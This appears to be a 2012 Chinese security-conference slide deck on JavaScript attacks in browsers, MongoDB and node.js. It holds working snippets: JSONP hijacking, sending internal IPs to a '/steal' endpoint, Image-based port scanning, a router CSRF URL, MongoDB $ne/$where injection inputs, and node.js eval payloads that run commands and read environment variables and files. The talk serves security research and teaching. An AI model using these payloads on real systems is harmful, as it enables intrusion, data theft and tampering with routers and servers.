JavaScript安全
从浏览器到服务端

余弦(@evilcos)
2012/7/1

关于我

- 知道创宇研究部总监
  - 负责和Web安全相关超酷的研究与实现，团队微博：
    - @知道创宇安全研究团队
    - @知道创宇数据中心
- root@xeyeteam, web hacking.

- 浏览器上的战场
- MongoDB上的战场
- node.js上的战场
- ...

JavaScript


战场有多大，我就能玩多大

浏览器上的战场

- 基本隐私收集
- 内网浅渗透
- 突破浏览器边界
- XSS Virus攻击
- 大规模攻击
- …

- 开源的xssprobe
  - https://github.com/evilcos/xssprobe
- 获取如下隐私：
  - browser, ua, lang, referer, location, toplocation, cookie, domain, title, screen, flash

```
127.0.0.1 | 2011-08-22 14:36:08
UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0
Referer: http://www.0x37.com/xssprobe/demo.html
DATA: {'browser':{'name':'mozilla','version':'6.0'},'ua':'Mozilla/5.0 (Windows NT
Gecko/20100101 Firefox/6.0','lang':'zh-CN','referrer':'http://www.0x37.com/xssprol
/','location':'http://www.0x37.com/xssprobe/demo.html','toplocation':'http://www.
/demo.html','cookie':'xssprobe=1; popunder=yes; popundr=yes;
setover18=1','domain':'www.0x37.com','title':'xssprobe demo page<script>alert(1)
</script>','screen':'1440x900','flash':'10.3 r181'}
```

> 基本隐私收集

- JSON Hijacking, 我知道你是谁
  - JSON太方便了, 前端工程师们非常喜欢用
  - JSON很容易被劫持:

```
<script>
function func(o){
    document.write("i know who u r: "+o.userinfo.userid);
}
</script>
<script src="http://weibo.com/xxx.php?callback=func"></script>
```

> 基本隐私收集

- 内网IP获取
- 内网IP端口获取
- 内网主机存活获取
- 路由Web控制台操作
- 内网脆弱Web应用控制

> 内网浅渗透

- 原理:通过Java Applet
  - 需要JRE支持, 你们都有:)
- http://reglos.de/myaddress/MyAddress.html

```
<script>
function MyAddress(ip){
  new Image().src = "/steal?info="+ip"&date="+new Date().getTime());
};
</script>
<APPLET CODE="MyAddress.class" MAYSCRIPT WIDTH=0
    HEIGHT=0></APPLET>
```

>> 内网IP获取

- 原理：
  - Image对象请求时，得到资源（非法）就onerror，得不到就进入timeout了。**别和nmap比:(**

```
var m = new Image();
m.onerror = function(){
  if (!m) return;
  m = undefined; alert("open");};
m.onload = m.onerror;
m.src='http://'+host+':'+port;
setTimeout(function () {
  if (!m) return;
  m = undefined; alert("close");
}, 900);
```

>> 内网IP端口获取

- 原理:
  - IE下XDomainRequest跨域请求
    - onerror - fail
    - ontimeout - ok
  - 其它浏览器XMLHttpRequest跨域请求
    - onreadystatechange - 时间差来判断, timeout则fail
  - 资源在这:
    - http://ha.ckers.org/weird/xhr-ping-sweep.html
    - http://securethoughts.com/security/ie8xdr/ie8xdr-ping-sweep.html
  - 可以和nmap比比:)

>> 内网主机存活获取

- <img>简单CSRF修改各种配置，如：迅捷FW300R
  - 前提：目标的浏览器保存了Web控制台会话
  - 配置可远程访问
    - /userRpm/ManageControlRpm.htm?port=80&ip=255.255.255.255&Save=%C8%B7+%B6%A8
  - 修改无线密码、恢复出厂设置、修改转发规则等
  - 还有没有更多的？

>> 路由Web控制台操作

- 主动：fuzzing内网可能存在的Web应用
  - window.onerror=function(){return true;};
  - inject <script>

    <script src=http://intra/trac/chrome/tracwysiwyg/wysiwyg.js>
    <script>
    window.onload = function(){
      if(typeof(TracWysiwyg)=='function') alert('trac exist.');
    }</script>
  - ...
- 被动：通过referer泄露内网Web应用信息

>> 内网脆弱Web应用控制

- 这些内网应用可能有：
  - bbs/blog/trac/wiki/oa/mail/project/webim/web_vuls_vm
  - 有开源有闭源的
- 这些Web应用有不同种类的漏洞，如果是xss+sql：
  - xss inject攻击脚本
  - 攻击脚本ajax请求sql注入，得到想要的数据，返回
- 还有没有更多？

>> 内网脆弱Web应用控制

> 突破浏览器边界

- 突破边界, 信任危机出现... JavaScript失控了...
- 国内那些浏览器们
  - 来自knownsec的浏览器安全月
  - 浏览器本身很多功能HTML化, 各种XSS
  - 跨协议
    - http://www.80vul.com/?q=content/走向本地的邪恶之路
  - 高权限的DOM扩展接口, 方便了, 也邪恶了
  - 恶意APP——浏览器上的“病毒”
  - ...
- Chrome是榜样:)

> XSS Virus攻击

- 蠕虫，谁敢玩大？
  - xss worm, csrf worm, clickjacking worm, idea worm...
  - 2011，xeye玩了google reader clickjacking worm...
- 针对性攻击：隐蔽性高、目标清晰、自我销毁...
  - 这会是一种趋势，拭目以待吧
  - 现在有些人的攻击流行：一次攻击达到目的
- XSS Backdoor/Rootkit
  - 利用好Cookie/localStorage等XSS，payload储存在本地
  - 直接储存在目标DOM里，一般人还真发现不了:)

> 大规模攻击

- 在一个Web生态系统里的大规模
  - 就是那些worm了
- 针对特定Web应用存储型XSS漏洞进行的大规模攻击
  - 批量挂马
  - 批量拿管理员权限
  - ...
- 非要说特点就是:
  - 这些漏洞单个使用价值一般不大
  - 生命周期短

- Array Bypass Injection Attack
- JavaScript Injection Attack

MongoDB上的战场

- 官方说:我们的查询条件是BSON格式, 不会因为":{等字符闭合导致SQL注入...
  - 不会闭合我相信, 可SQL注入不一定是这样玩的:)
  - 这就是Array Bypass Injection的玩法

- 官方说在这:
  - http://www.mongodb.org/display/DOCS/Do+I+Have+to+Worry+About+SQL+Injection

> Array Bypass Injection Attack

> Array Bypass Injection Attack

- 非常有意思的bypass
  - MongoDB里的查询条件都是{}数组形式(BSON)
  - PHP的$_GET等得到的就是{}数组形式
    - <?php var_dump($_GET);?>
    - t.php?x[y]=1
    - array(1) { ["x"]=> array(1) { ["y"]=> string(1) "1" } }
  - 如果参数x的值进入MongoDB进行条件查询
    - {'passwd':x}
    - y可以是:$exists/$ne/$regex等等这些高级查询符，直接导致查询条件可以很容易为真


- more:
  - http://www.idontplaydarts.com/2010/07/mongodb-is-vulnerable-to-sql-injection-in-php-at-least/
  - http://www.mongodb.org/display/DOCS/Advanced+Queries

> Array Bypass Injection Attack

> JavaScript Injection Attack

- eval, $where, MapReduce等里的JavaScript都可能有这样的问题，如：
  - db.xx.find({$where:function(){return this.a=='[userinput]';}})
  - [userinput]等于1' || '1时，return为ture
  - 原理就是：闭合
  - more:
  - http://www.mongodb.org/display/DOCS/Server-side+Code+Execution
  - http://www.php.net/manual/en/mongo.security.php

- 瘟神eval
- 本地文件包含




node.js上的战场

- >> node hi.js

```
var http = require('http');
http.createServer(function (req, res) {
  var t = require('url').parse(req.url,true).query.t;
  r = eval(t);
  res.writeHead(200, {'Content-Type': 'text/plain'});
  res.end('Hello node.js, how can i hack u?\n>> '+t+'\n>> '+r);
}).listen(1337, "127.0.0.1");
console.log('Server running at http://127.0.0.1:1337/');
```

> 瘟神eval

- OS信息：
  - 如：?t=o%3drequire('os');**JSON.stringify**(o.cpus());
    - JSON.stringify内置函数，格式化输出
    - cpus()得到cpu相关信息，如下：



> 瘟神eval

- 进程信息:
  - ?t=process.pid 得到进程pid号
  - ?t=JSON.stringify(process.versions) 得到node.js及组件相关信息:

```
Hello node.js, how can i hack u?
>> JSON.stringify(process.versions)
>> {"node":"0.6.19","v8":"3.6.6.25","ares":"1.7.5-DEV","uv":"0.6","openssl":"0.9.8r"}
```

  - ?t=JSON.stringify(process.env) 得到环境变量:

```
>> {"ACPath":"C:\\Program Files (x86)\\Lenovo\\Access
Connections\\","ALLUSERSPROFILE":"C:\\ProgramData","APPDATA":"C:\\Users\
(x86)\\Common Files","CommonProgramFiles(x86)":"C:\\Program Files (x86)\
```


  - 在非win下还可以getuid/getgid/setuid/setgid等...

> 瘟神eval

> 瘟神eval

- 远程执行系统命令
  - 如：?t=require('child_process').exec('calc.exe')

- 读写系统文件
  - 写：?t=require('fs').writeFile('hack.txt','xxxx')
  - 读：?t=require('fs').readFileSync('c:\\windows\\php.ini')



> 瘟神eval

- node.js可以灵活加载modules
  - 常规：require('./xx.js')
  - 我们可以：
    - require('./xx.jpg')
    - require('c:\\tmp\\xx.jpg')

> 本地文件包含

MORE...

- CouchDB
- Kinect
- Opera Unite - 2012开始退出历史舞台了
- ...

- Thx, Q&A.

EOF.